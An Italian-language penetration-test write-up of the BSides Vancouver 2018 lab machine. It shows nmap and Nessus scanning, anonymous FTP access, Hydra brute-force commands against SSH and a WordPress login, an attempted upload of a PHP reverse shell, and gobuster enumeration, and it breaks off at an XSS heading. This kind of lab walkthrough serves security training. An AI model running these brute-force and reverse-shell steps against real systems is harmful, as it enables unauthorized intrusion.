BlackBOX_BSidesVancouver2018

Introduzione

Il presente report documenta le attività di penetration test condotte in un ambiente controllato sulla macchina target **BlackBOX_BSidesVancouver2018**.
L'operazione è stata eseguita all'interno di una rete NAT isolata (BlackBox), progettata per garantire che la comunicazione avvenisse unicamente tra la macchina attaccante e quella bersaglio, pur mantenendo l'accesso a Internet per il download di strumenti e exploit necessari.


Obiettivo

L'obiettivo principale del test era simulare un attacco reale al fine di:


- Identificare i servizi attivi e potenzialmente vulnerabili sulla macchina target.
- Sfruttare eventuali debolezze per ottenere un primo accesso non autorizzato.
- Eseguire una privilege escalation fino a ottenere privilegi root.
- Valutare l'impatto complessivo di tali vulnerabilità sulla sicurezza del sistema.

Preparazione ambiente

Ho iniziato il progetto creando una Rete NAT chiamata BlackBox allo scopo di generare una rete isolata dove i dispositivi al suo interno avessero gli IP gestiti tramite DHCP, avessero accesso ad internet e fossero in grado di comunicare tra loro.



Ho successivamente settato entrambe le macchine affinché la loro scheda di rete comunicasse con la rete NAT appena creata.



Discovering

Il passo successivo è stato il discovering dell'IP Network su cui successivamente avrei eseguito una scansione per determinare l'IP della macchina target.

Ho dunque avviato il comando ip a tramite il quale ho scoperto che l'IP della kali è 10.0.2.15 e che quindi avrei dovuto effettuare lo scan sulla rete 10.0.2.0.


```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen
 1000
    link/ether 08:00:27:6e:13:6e brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 544sec preferred_lft 544sec
    inet6 fe80::113b:49d7:6aa2:be12/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Con tale informazione ho dunque proseguito eseguendo una scansione Nmap -sn grazie alla quale ho trovato due possibili IP appartenenti alla macchina da attaccare: 10.0.2.3 e 10.0.2.4.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 10.0.2.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-09 07:06 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00040s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00030s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00026s latency).
MAC Address: 08:00:27:D5:F7:6A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.4
Host is up (0.0010s latency).
MAC Address: 08:00:27:86:3D:D6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.72 seconds
```

Per assicurarmi su quale fosse l'esatto IP da dover prendere in considerazione per il mio attacco, ho dunque effettuato un'ulteriore scansione dei servizi su entrambi gli IP candidati.

nmap -sV -p- 10.0.2.3
nmap -sV -p- 10.0.2.4




E' stato in tal modo possibile determinare che l'indirizzo IP da prendere in considerazione era il 10.0.2.4 e, già da un primo sguardo è stato possibile notare la presenza aperta di 3 servizi:

- FTP sulla porta 21
- SSH sulla porta 22
- HTTP sulla porta 80


Vulnerability Scan


Ho poi proseguito immediatamente lanciando una scansione nessus sulla macchina target per identificare quanti più dati possibile e capire che tipo di vulnerabilità fosse possibile sfruttare.

Ho startato il servizio di nessus:




Mi sono collegato alla webpage in localhost sulla porta 8834 ed ho configurato una scansione basica su tutte le porte più comuni e che indagasse sulle principali vulnerabilità note.






Lo scanning mi ha fornito risultati che confermano la presenza di vulnerabilità ma nulla di preciso o immediato. L'unica problematica critica era data dalla versione del sistema operativo non più supportata per gli updates.




La prima cosa a cui ho pensato è stata quella di tentare di collegarmi al servizio ftp tramite utilizzo di un guest account.

FTP Service


Ho quindi avviato il comando ftp 10.0.2.4 ed ho provato a loggarmi con anonymous ottenendo così facilmente accesso al server.



Ho dunque provato ad esplorare ciò a cui avevo acceso ed ho subito trovato un file chiamato users.txt.bk all'interno della cartella **public**.



Ho quindi scaricato il file sulla mia kali tramite comando get.



Aprendo il file è stato possibile identificare quelli che sembravano essere i nomi di 5 possibili username:

- abatchy
- john
- mai
- anne
- doomguy

```
┌──(kali㉿kali)-[~]
└─$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

Hydra SSH


Avendo trovato dei possibili username, la prima cosa che mi è sorta spontanea è stata quella di utilizzare hydra per cercare di effettuare un bruteforce sul servizio ssh ma ho ricevuto un messaggio di errore che dichiarava **disabilitato il metodo di autenticazione** per gli account tramite quel servizio.

```
┌──(kali㉿kali)-[~]
└─$ hydra -L users.txt -P /usr/share/wordlists/rockyou.txt -t 2 10.0.2.4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secr
et service organizations, or for illegal purposes (this is non-binding, these *** ignore laws
and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-09 09:32:58
[DATA] max 2 tasks per 1 server, overall 2 tasks, 71721995 login tries (l:5/p:14344399), ~3586
0998 tries per task
[DATA] attacking ssh://10.0.2.4:22/
[ERROR] target ssh://10.0.2.4:22/ does not support password authentication (method reply 4).
```

Tornando quindi al server ftp ho subito sentito la necessità di utilizzare una shell più efficiente ed ho così tentato di creare una reverse shell, modificandone una già presente su kali, e caricarla tramite comando put all'interno del server ftp.

cp /usr/share/webshells/php/php-reverse-shell.php ./rev.php
nano rev.php




Per qualche motivo, apparentemente legato ai permessi, non mi è stato però possibile completare l'operazione.

```
ftp> put rev.php
local: rev.php remote: rev.php
229 Entering Extended Passive Mode (|||62684|)
550 Permission denied.
```

WebServer Enumeration

Ho dunque diretto i miei sforzi verso il webserver al quale ho provato ad accedere tramite broswer ma senza troppi risultati in quanto sembrava non vi fosse presente alcun contenuto.



Al quel punto ho avviato gobuster per cercare di enumerare i vari file presenti all'interno del webserver.


gobuster dir -u http:10.0.2.4 -w /user/share/wordlists/dirb/common.txt

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.0.2.4 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.4
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 280]
/.htpasswd            (Status: 403) [Size: 285]
/.htaccess            (Status: 403) [Size: 285]
/cgi-bin/             (Status: 403) [Size: 284]
/index                (Status: 200) [Size: 177]
/index.html           (Status: 200) [Size: 177]
/robots.txt           (Status: 200) [Size: 43]
/robots               (Status: 200) [Size: 43]
/server-status        (Status: 403) [Size: 289]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```


La scansione ha mostrato la presenza di 3 file:

- index.html
- robots.txt
- robots

Ho quindi provato ad accedere a robots.txt per cercare di ottenere informazioni riguardo alle pagine da non indicizzare all'interno deii motori di ricerca.



In seguito a ciò è stato dunque possibile scoprire la presenza di una sezione chiamata /backup wordpress alla quale ho subito provato ad accedere.




Visitando la pagina ho subito trovato riscontro all'interno di un articolo con uno degli username trovati in precedenza: john che probabilmente era addirittura un admin!

In basso era inoltre possibile notare una pagina dedicata al servizio di autenticazione/login del webserver.

META

- Log in
- Entries RSS
- Comments RSS
- WordPress.org

Accedendo alla suddetta pagina è stato infatti possibile osservare il relativo form richiedente in input le credenziali username e password.



Hydra HTTP

Avendo ormai un certo livello di certezza nell'esistenza di un account con username john nella pagina di login, ho dunque catturato (grazie a **burpsuite** in modalità proxy) i parametri necessari trasmessi in POST alla pagina di login per effettuare un tentativo di bruteforce con **hydra**.

Il prossimo passo è stato dunque quello di strutturare il comando utilizzando quando appena ottenuto.

hydra -l john -P /usr/share/wordlists/rockyou.txt 10.0.2.4 http-post-form "/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=%2Fbackup_wordpress%2Fwp-admin%2F&testcookie=1:S=Dashboard"

```
┌──(kali㉿kali)-[~]
└─$ hydra -l john -P /usr/share/wordlists/rockyou.txt -t 4 -V 10.0.2.4 http-post-form "/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=%2Fbackup_wordpress%2Fwp-admin%2F&testcookie=1:S=Dashboard"
```


Avendo fornito come file di testing per le password il dizionario rockyou.txt e ipotizzando che le tempistiche non sarebbero state delle più brevi, ho preferito avviare parallelamente un ulteriore processo gobuster più mirato del precedente e basato appunto su dizionari wordpress.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.0.2.4/backup_wordpress/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,zip
```

Nel frattempo che i due programmi cercavano di recuperare informazioni, ho tentato di determinare se i form presenti all'interno degli articoli pubblicati su /backup wordpress fossero vulnerabili ad attacchi XSS.

XSS Attack

